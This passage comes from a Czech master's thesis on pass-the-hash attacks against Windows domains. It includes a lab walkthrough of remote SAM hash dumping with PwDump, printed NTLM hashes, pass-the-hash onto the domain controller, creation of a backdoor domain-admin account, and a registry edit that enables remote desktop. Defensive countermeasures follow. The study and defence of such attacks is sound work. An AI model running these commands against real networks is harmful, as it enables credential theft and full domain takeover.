Příkaz byl úspěšně dokončen.

C:\Windows\System32>dir Z:\
 Výpis adresáře Z:\

30.03.2014  12:39    <DIR>          .
30.03.2014  12:39    <DIR>          ..
12.04.2014  20:52                61 B05.txt
           Souborů:          1,   Bajtů:                       61
           Adresářů:         2,   Volných bajtů: 11 203 502 080

C:\Windows\System32>type Z:\B05.txt
Prave byl ziskan pristup k souborum uzivatele B05 na serveru.
```

Obr. 5.17: Zobrazení souborů uživatele B05 na serveru

5.2.8 Získání hashe hesel na PC3

SAM databázi ze stanic obsahujících stejný uživatelský účet jako na již kompromitovaných stanicich v síti lze získat také vzdáleně. V případě, že útočník provede útok pass the hash a podaří se mu úspěšně otevřít příkazovou řádku s nově vytvořenou uživatelskou relací daného uživatele, může v ní za využití nástroje pwdump.exe specifikovat IP adresu vzdálené stanice, ze které proběhne výpis ze SAM databáze.

Útočník nebude muset zadávat uživatelské jméno a heslo, jelikož příkazová řádka je již spuštěna s potřebnými oprávněními uživatele na vzdáleném počítači.

Výpis ze SAM databáze se provede příkazem:

```
PwDump.exe -s admin$$ 192.168.1.13 > PC3hash.txt
```

Parametr „-s admin$“ značí defaultní sdílenou síťovou položku, z níž bude program spouštěn. Výstup byl obdobně jak v předchozích případech zapsán do souboru PC3hash.txt.

Jeho obsah je zobrazen na obr. 5.18.

```
C:\Attacker-files>type PC3hash.txt

Administrator:500:NO PASSWORD**********************:A00FD9A832CF5B38CF60F7B11F81653C:::
B05:1000:NO PASSWORD**********************:3026D3BA758865ADC9998BB66F235D99:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
```

Obr. 5.18: Hash uživatelských hesel na PC3

Tento postup ovšem není vhodný do prostředí, kde je nasazena antivirová ochrana. Jelikož program Pwdump.exe byl při vzdáleném spuštění odhalen téměř všemi testovanými antivirovými programy (viz 4.5), je vhodné pro provedení útoku použít opět

skript pro zálohu větev registrů a následně zkopírovanou SAM databázi extrahovat již na nezabezpečené útočníkově stanici.

5.2.9 Pass the hash na server

Ze získaného souboru je patrné, že stanice PC3 obsahuje kromě účtu B05 také Administrátorský účet, jehož hodnota NTLM hahse již neodpovídá prázdnému heslu, a je tedy zřejmé, že je aktivní.

Následně bylo stejným příkazem jak v 5.2.5 ověřeno, že účet Administrátor je také doménový. Nyní má již útočník veškeré potřebné informace k provedení útoku pass the hash a získání kontroly nad celou doménou.

Útok pass the hash byl proveden obdobným způsobem jak v kapitole 5.2.6. Pouze parametr specifikující uživatele a jeho hash byl nahrazen údaji o získaném administrátorském účtu. Po získání kontroly nad Administrátorksým účtem a úspěšném vzdáleném připojení na server byla ověřena správnost útoku opět příkazem „whoami“ (viz 5.19).

```
C:\Windows\system32>whoami
pthlab\administrator

C:\Windows\system32>ipconfig
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::51c2:af71:9607:735b%9
   IPv4 Address. . . . . . . . . . . : 192.168.1.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0

C:\Windows\system32>nltest /dclist:pthlab.com
Get list of DCs in domain 'pthlab.com' from '\\server.pthlab.com'.
    server.pthlab.com [PDC]  [DS] Site: Default-First-Site-Name
```

Obr. 5.19: Ověření útoku pass the hash na server a zobrazení primárního doménového kontroléru

V případě, že se ve firemním prostředí nachází více doménových kontrolérů, je vhodné ověřit, zdali se jedná o kontrolér primární. V případě, že ne, útočník může podobným způsobem pokračovat v postupu přes síť, než se dostane k žádanému primárnímu kontroléru.

To bylo provedeno příkazem:

```
nltest /dclist:pthlab.com
```

Ve výstupu je u názvu serveru uvedena položka [PDC] označující primární doménový kontrolér (obr. 5.19). Je tedy patrné, že v testovacím prostředí se nachází pouze jeden doménový kontrolér, který zároveň slouží jako primární.

5.2.10 Plný přístup na server

Jelikož možnosti kontroly nad serverem pouze z příkazové řádky jsou dosti omezené, případně složité, je vhodné aby si útočník umožnil přístup přes grafické rozhraní, tedy vzdálenou plochu. Ve většině případů je tohle způsob, jak je k serverům přistupováno.

Pro získání přístupu přes vzdálenou plochu je nejprve nutné, aby si útočník vytvořil svůj vlastní uživatelský účet. Protože má již oprávnění doménového administrátora, účet je vytvořen příkazem

```
net user <jméno> <heslo> /add
```

```
C:\>net user Attacker
User name                    Attacker
Password last set            4/13/2014 12:28:59 PM
Password expires             5/25/2014 12:28:59 PM
Password changeable          4/14/2014 12:28:59 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Desktop Users
Global Group memberships     *Domain Users         *Domain Admins
```

Obr. 5.20: Přidání uřivatele Attacker do potřebných skupin

V testovacím prostředí byl přidán uživatelský účet Attacker, kterému bylo přiděleno heslo „Att@cker123“. Jelikož nově vytvořenému účtu chybí potřebná oprávnění, je nutné jej přidat do příslušných skupin, aby útočník po přihlášení získal plný administrátorksý přístup. Jedná se o skupiny:

- Local administrators - k získání práv pro lokální správu serveru.

  ```
  net localgroup administrators PTHLAB\Attacker /add
  ```

- Domain administrators - k získání práv pro správu celé domény.

  ```
  net group "'Domain Admins"' Attacker /add /DOMAIN
  ```

- Remote desktop users - k povolení přístupu přes vzdálenou plochu.

```
net localgroup "Remote Desktop Users" Attacker  /add
```


V případě, že k serveru není z bezpečnostní důvodů povolen přístup přes vzdálenou plochu, je možné úpravou hodnot v registrech tento přístup povolit. Nastavením proměnné „fDenyTSConnections“ na hodnotu 0 se povolí jakýkoliv vzdálený přístup na konkrétní stanici. Proměnná se nachází v uzlu:

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server.`

Pro úpravu potřebné hodnoty v registrech přes příkazovou řádku byl spuštěn příkaz:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f.
```

Nyní je již útočníkův účet plně nakonfigurován a je možné se na server připojit přes vzdálenou plochu.



Obr. 5.21: Přístup přes vzdálenou plochu

V tomto bodě byl již získán plný přístup ke všem funkcím serveru a útočník tedy převzal kontrolu nad celou doménou vč. všech stanic v ní obsažených. Jelikož má přidělená práva doménového administrátora, může dále označovat další domény za důvěryhodné a postupovat v útoku do dalších domén obsažených ve stromové struktuře.

5.3 Zabezpečení

Zabezpečení testovací sítě proti útoku pass the hash bylo rozděleno do tří skupin:


- znemožnění získání administrátorských práv,
- zamezení spuštění škodlivého souboru,
- omezení uživatelských účtů a přístupu.

5.3.1 Znemožnění získání administrátorských práv

Pro úspěšné provedení útoku pass the hash jsou zapotřebí administrátorská práva. Jejich ochrana je jedním z nejdůležitějších aspektů zabezpečení sítě.

Jelikož není možné, aby na všech stanicích v síti nebyly povoleny ani jednomu uživateli administrátorská práva, je vhodné povolit UAC – User Account Control. Jak již bylo zmíněno dříve, účty běží s danými oprávněními ale jestliže je detekováno spuštění programu, který tato práva vyžaduje a může provádět změny v počítači, je uživatel vyzván, aby se jako administrátor autentizoval.

Služba UAC byla povolena na všech stanicích v testovací síti.




Obr. 5.22: Výzva k autentizaci při spuštění programu runhash.exe

5.3.2 Zamezení spuštění škodlivého souboru

Nyní se již předpokládá, že útočník získal přístup ke zvolené stanici v síti. Na veškeré stanice byla nainstalována nejnovější verze antivirové ochrany AVG Antivirus. Jak

již bylo dokázáno v kapitole 4.3, antivirová ochrana je schopna detekovat většinu nástrojů potřebných pro uskutečnění útoku.



Obr. 5.23: Detekce nástroje Pwdump antivirovým programem

Jelikož jsou pro spuštění útoku potřebná alespoň lokální administrátorská práva, útočník je již musel dříve získat. Z toho důvodu tato ochrana neposkytuje potřebný stupeň bezpečnosti, protože s danými právy je možné ji jednoduše deaktivovat. Druhý problém tkví v použití nástrojů, které jsou již integrovány do systému Windows, a nebudou tedy nikdy detekovány jako škodlivé, případně nástrojů, jež obsahují kód, který antivirový program není schopný detekovat.

Ochrana by měla také spočívat v pravidelném zasílání logů antiviru na server a jejich kontrole pro nežádoucí akce. Na následujícím obrázku je patrné, že byl detekován pokus o spuštění nástroje Pwdump.

```
5.2014 19:12:37      Processing file C:\Users\A05\Desktop\pwdump7\PwDump7.exe...
5.2014 19:12:37        --> Finished [0] [processing took 0 ms].
5.2014 19:12:37      Processing file C:\Users\A05\Desktop\pwdump7\libeay32.dll...
5.2014 19:12:37        --> Finished [0] [processing took 0 ms].
```

Obr. 5.24: Záznam z logu antivirového programu


5.4 Omezení uživatelských účtů a přístupu

Zamezení útoku po úspěšném získání administrátorských práv je již téměř nemožné. V tom případě je nutné dbát na omezení množství uživatelských účtů s administrátorskými právy a jejich přístup ke stanicím v síti. V praxi to znamená, že stejné uživatelksé účty by neměly existovat na vícero stanicích. Tímto je útočníkovi zamezen postup sítí, jelikož nemůže získat přístup k dalším potřebným hashům hesel.

Testovací síť byla upravena následovně:

- Správci domény byl omezen přístup pouze na doménové kontroléry.
- Na každé stanici byly vytvořeny jedinečné uživatelské účty.
- Všechny účty mají oprávnění pouze standartního uživatele.

Upravená testovací síť vypadá následovně:



Obr. 5.25: Uravená navržená síť

Následně byl na všechny počítače v síti (kromě serveru) zakázán vzdálený přístup přes síť. Nastavení bylo provedeno v konzoli „Místní zásady zabezpečení“, kde byla editována politika pro vzdálený přístup, ze které byly odebrány veškeré uživatelské skupiny.

Toto nastavení zapříčiní, že útočník nebude moci využít nástroje PSexec pro vzdálený přístup s podvrženými přihlašovacími údaji. Je ovšem také dbát na to, že

po vyřazení vzdáleného přístupu budou ovlivněny všechny síťové služby, které na dané stanici běží (např. sdílení souborů). Tohle nastavení je tedy třeba provádět velmi obezřetně a se znalostí fungování celé sítě.

```
C:\>PsExec.exe \\192.168.1.12 cmd.exe

PsExec v2.1 - Execute processes remotely
Copyright (C) 2001-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.1.12:
PºihlaÜovacý chyba: Uxivateli nebyl v tomto poŘýtaŘi udýlen poxadovanř typ pºihl
ßÜený.
```

Obr. 5.26: Zamezení vzdáleného přístupu na stanici PC2 přes PSexec

Na serveru toto nastavení není možné, jelikož jeho cílem je zprostředkovat síťové služby. Je tedy zapotřebí nastavit vhodnou přístupovou politiku. Přístup přes vzdálenou plochu byl povolen pouze skupině doménových administrátorů, ve které se v ukázkovém případě nachází pouze uživatel Domain Administrator. Ostatní uživatelé byli přiřazeni do skupiny, které byl zakázán přístup přes vzdálenou plochu, ovšem ponechána možnost připojit se za využitím poskytovaných služeb.

Toho bylo dosaženo vytvořením skupiny File_access, do které byli přidáni uživatelé B05 a C05. Za využití funkce „Delegation of Control“ bylo nastaveno, že každému členu dané skupiny budou přidělena práva pouze na přístup ke sdíleným souborům na serveru.

Dále byla na serveru také vytvořena politika účtů tak, že je doménové heslo platné pouze po určitý čas (30 dní). Poté je uživatel vyzván k jeho změně.

Jako poslední bod zabezpečení existuje také možnost provádět autentizaci uživatele pouze přes protokol Kerberos. Po přiřazení serveru do role doménového řadiče je v původním stavu vždy používán protokol Kerberos, ovšem je povolena autentizace i přes NTLM. Pro zrušení NTLM autentizace byly upraveny následující položky v editoru lokální přístupové politiky.

Toto řešení není ovšem nejvhodnější, v síti mohou existovat služby nebo stránky, které vyžadují ověření pouze přes protokol NTLM, a jeho zakázáním dojde k odepření přístupu. Vhodnější řešení je povolit audit pro veškerý NTLM provoz a v případě podezření na útok je možné z pořízených záznamů vyčíst potřebné údaje o proběhlé autentizaci i to, jaký protokol byl použit.

Z demonstrace útoku je patrné, že největší důraz by měl být kladen právě na tuto část zabezpečení, tedy na správný návrh firemní infrastruktury. Jestliže útočník získal fyzický přístup ke stanici připojené do sítě, předchozí bezpečností aspekty je téměř vždy možné jistým způsobem obejít.

Jediným způsobem, jak reálně ovlivnit dopad útoku, je omezení použití uživatelských účtů a hlavně bezpečnost vysoce privilegizovaných doménových účtů. Ty by

Tab. 5.3: Omezení protokolu NTLM

Politika	Účel	nastavení
Omezit protokol NTLM: Příchozí přenosy protokolu NTLM	Umožňuje povolit nebo odepřít veškerý síťový NTLM provoz	Odepřít všechny účty
Omezit protokol NTLM: Odchozí přenosy protokolu NTLM do vzdálených serverů	Umožňuje povolit nebo odepřít NTLM provoz směřovaný ke vzdálenému autentizačnímu serveru	Odepřít vše
Omezit protokol NTLM: Ověřování protokolem NTLM v této doméně	Umožňuje povolit nebo odepřít ověřování protokolem NTLM v rámci domény z konkrétního řadiče domény	Odepřít všechny účty
Omezit protokol NTLM: Auditovat ověřování protokolem NTLM v této doméně	Umožňuje povolit nebo zakázat prověření a zaznamenání procesu autentizace na daném doménovém řadiči	Zakázat
Omezit protokol NTLM: Auditovat příchozí přenosy protokolu NTLM	možňuje povolit nebo zakázat prověření a zaznamenání příchozího NTLM provozu	Zakázat

se neměly vyskytovat nikde jinde než pouze na samotném serveru. Vhodným řešením je také omezení vzdáleného přístupu na stanice, které neposkytují žádné síťové služby.

6 ZÁVĚR

Hashovací funkce patří v současné době k jedněm z nejdůležitějších prvků moderní kryptografie. Je využívána především kvůli svým nejdůležitějším vlastnostem – jednocestnost a snaha o bezkoliznost. Díky tomu umožňují v současné době jednoduché, ale zároveň relativně účinné šifrování hesel. Toho je hojně využíváno téměř na všech operačních systémech.

Cílem této diplomové práce bylo seznámit se s útokem „pass the hash“ a následně jej demonstrovat. Jedná se o útok, který umožňuje útočníkovi zneužití hashe přihlašovacích údajů a využití chyb v návrhu autentizačních protokolů za účelem získání přístupu k vysoce privilegizovaným účtům.

Teoretická část je zaměřena na popis mechanizmu autentizace u současných verzí operačních systémů Microsof Windows. Zabývá se jejich principem, způsobem tvorby potřebných hashů, jejich ukládáním a upozorňuje na jejich nedokonalosti. Druhá část byla zaměřena již na samostatný útok. Byly zde popsány postupy umožňující získání hash údajů z různých zabezpečených míst systému a jejich následné zneužití.

Praktická část se zabývala testováním a analýzou volně dostupných nástrojů, které útok umožňují provést. Bylo zjištěno, že většina nástrojů je již zastaralá a jsou omezeny pouze na konkrétní kopie systémů Windows. Kvůli neoprávněnému zásahu do chodu operačního systému byla také většina programů odhalena antivirovým programem.

Po důkladné analýze byly zvoleny programy, jichž je možné použít pro útok v navrženém reálném prostředí. Ty byly vybrány na základě nízké míry detekce antivirovými programy, univerzálnosti a možností jejich nastavení. K získání hashe byl použit vlastní skript, který pracuje pouze s nástroji integrovanými do Windows.

Následně bylo navrženo experimentální prostřední, na kterém byl útok demonstrován za použití výše zvolených nástrojů. Útok se skládal ze získání administrátorského přístupu na jakoukoliv stanici, vytvoření potřebného účtu a postupu přes síť až k získání kontroly nad doménovým řadičem. Touto demonstrací bylo dokázáno, že i po velmi dlouhé době, co je útok pass the hash známý, může představovat velmi výraznou hrozbu v současných firemních infrastrukturách.

Poslední kapitola se zabývala nastavením, které je třeba provést, aby dopady útoku bylo možné minimalizovat.

Z možností zabezpečení proti útoku pass the hash plyne, že jedinou ochranou je buď změna v použití autentizačního protokolu, nebo správného návrhu sítě, který by útočníkovi znemožnil postup přes síť a získávání dalších potřebných údajů za účelem získání přístupu k doménovému řadiči. Jelikož ovšem veškeré kroky nejsou v reálném firemním prostředí možné, je vhodné všechny podezřelé události zaznamenávat a dbát i na bezpečnost fyzického přístupu ke stanicím.

LITERATURA

[1] BURDA, Karel. *Bezpečnost Informačních Systémů* [online]. Brno: VUT. 1. 11. 2005, [cit. 18. 10. 2013]. Dostupné z URL:<https://www.vutbr.cz/www_base/priloha.php?dpid=23579>.

[2] Autor neznámý. *Cryptographic hash function* [online]. Poslední aktualizace 26. 9. 2013, [cit. 18. 10. 2013]. Dostupné z URL:<http://en.wikipedia.org/wiki/Cryptographic_hash_function>.

[3] KOZUSHKO, Harley. *MD5 Algorithm* [online]. 28. 11. 2003, [cit. 18. 10. 2013]. Dostupné z URL:<http://infohost.nmt.edu/~sfs/Students/HarleyKozushko/Presentations/MD5.pdf>.

[4] KLÍMA, Vlastimil. *Hašovací funkce MD5 a další prolomeny* [online]. Poslední aktualizace 25. 8. 2004, [cit. 18. 10. 2013]. Dostupné z URL:<http://www.root.cz/clanky/hasovaci-funkce-md5-a-dalsi-prolomeny/>.

[5] Autor neznámý. *Descriptions of SHA-256, SHA-384, SHA-512* [online]. [cit. 19. 10. 2013]. Dostupné z URL:<http://www.iwar.org.uk/comsec/resources/cipher/sha256-384-512.pdf>.

[6] Autor neznámý. *SHA-2* [online]. Poslední aktualizace 17. 10. 2013, [cit. 19. 10. 2013]. Dostupné z URL:<http://en.wikipedia.org/wiki/SHA-2>.

[7] GRAH, S. Joseph. *Hash functions in cryptography* [online]. Poslední aktualizace 1. 7. 2008, [cit. 19. 10. 2013]. Dostupné z URL:<https://bora.uib.no/bitstream/handle/1956/3206/47401627.pdf;jsessionid=941FA83D381CBB2ACE91E77EA4D898B2.bora-uib_worker?sequence=1>.

[8] HERTEL, CHristopher. *SMB: The Server Message Block Protocol* [online]. Poslední aktualizace 2004, [cit. 21. 10. 2013]. Dostupné z URL:<http://www.ubiqx.org/cifs/SMB.html#SMB.8>.

[9] TODOROV, Dobromir. *Mechanics of User Identification and Authentication: Fundamentals of Identity Management*. Boca Raton: Auerbach Publications, 2007. ISBN 14-200-5219-5.

[10] KLÍMA, Vlastimil *Základy moderní kryptologie - Symetrická kryptografie III.* [online]. 20. 4. 2005, [cit. 19. 10. 2013]. Dostupné z URL:<http://www.karlin.mff.cuni.cz/~tuma/ciphers09/Symetricka_kryptografie_III.pdf>.

[11] RIVEST, Ron. *RFC 1320 ? MD4 Message Digest Algorithm.* [online]. 10. 1990, [cit. 22. 10. 2013]. Dostupné z URL:<http://tools.ietf.org/html/rfc1320>.

[12] EWAIDA, Bashar. *SANS Institute InfoSec Reading Room: Pass-the-hash attacks: Tools and Mitigation* [online]. 21. 1. 2010, [cit. 22. 10. 2013]. Dostupné z URL:<http://www.sans.org/reading-room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation-33283?show=pass-the-hash-attacks-tools-mitigation-33283&cat=testing>.

[13] GLASS, Eric. *The NTLM Authentication Protocol and Security Support Provider* [online]. 2006, [cit. 23. 10. 2013]. Dostupné z URL:<http://davenport.sourceforge.net/ntlm.html#theNtlmResponse>.

[14] OCHOA, Herman; AZUBEL, Agustin. *Understanding the Windows SMB NTLM Authentication Weak Nonce Vulnerability* [online]. USA, 2010, [cit. 23. 10. 2013]. Dostupné z URL:<http://media.blackhat.com/bh-us-10/presentations/Ochoa_Azubel/BlackHat-USA-2010-Ochoa-Azubel-NTLM-Weak-Nonce-slides.pdf>.

[15] BROUŠKA, Petr. *Kerberos protokol a Single sign-on* [online]. Poslední aktualizace 15. 9. 2010, [cit. 24. 10. 2013]. Dostupné z URL:<http://www.samuraj-cz.com/clanek/kerberos-protokol-a-single-sign-on/>.

[16] BELLOVIN, M. Petr; MERRITT, Michael *Limitations of the Kerberos Authentication System* [online]. Poslední aktualizace 1. 10. 1990, [cit. 24. 10. 2013]. Dostupné z URL:<http://goo.gl/bi8i6G>.

[17] OCHOA, Hernan *Pass-The-Hash Toolkit for Windows Implementation and use* [online]. Poslední aktualizace 29. 10. 2008, [cit. 2. 11. 2013]. Dostupné z URL:<http://goo.gl/pBZr18>.

[18] JUNGLES, Patric; SIMONS, Mark; GRIMES, Roger; MARGOSIS, Aaron; ROBINSON, Laura *Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques* [online]. Poslední aktualizace 2012, [cit. 2. 11. 2013]. Dostupné z URL:<http://goo.gl/datSeV>.

[19] LEE, Thomas *How Interactive Logon Works* [online]. Poslední aktualizace 2. 7. 2010, [cit. 3. 11. 2013]. Dostupné z URL:<http://technet.microsoft.com/en-us/library/cc780332%28v=ws.10%29.aspx#w2k3tr_intlg_how_xfhi>.

[20] HUMEL, Chris *Why Crack When You Can Pass the Hash?* [online]. Poslední aktualizace 12. 10. 2009, [cit. 3. 11. 2013]. Dostupné z URL:<`http://www.sans.org/reading-room/whitepapers/testing/crack-pass-hash-33219`>.

[21] Autor neznámý. *Defending Against Pass-the-Hash Attacks* [online]. Microsoft Security Intelligence Report. Poslední aktualizace 2013, [cit. 3. 11. 2013]. Dostupné z URL:<`http://www.microsoft.com/security/sir/strategy/default.aspx#!pass_the_hash_defenses`>.

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

MD5	Message-Digest 5
SHA	Secure Hash Algorithm
LM	Lan Manager
DES	Data Encryption Standard
KDC	Key Distribution Center – Distribuční centrum klíčů
TGT	Ticket-Granting Ticket
TGS	Ticket-Granting Service
SSO	Single-Sign On
SAM	the Security Account Manager
LSASS	Local Security Authority Subsystem
LSA	Local Security Authority
SMB	Server Message Block
IPS	Intrusion Prevention System
UAC	User Account Control
WCE	Windows Credential Editor
FQDN	Fully Qualified Domain Name

SEZNAM PŘÍLOH

A OBSAH CD

A.1 Testované a použité nástroje

- Fgdump v2.1.0
- Gsecdump v0.7
- Msvctl 0.3
- Pshtoolkit v1.4
- Pwdump v6, Pwdump v7
- Runhash
- WCE v1.42
- script CopySAM.bat
- PSTools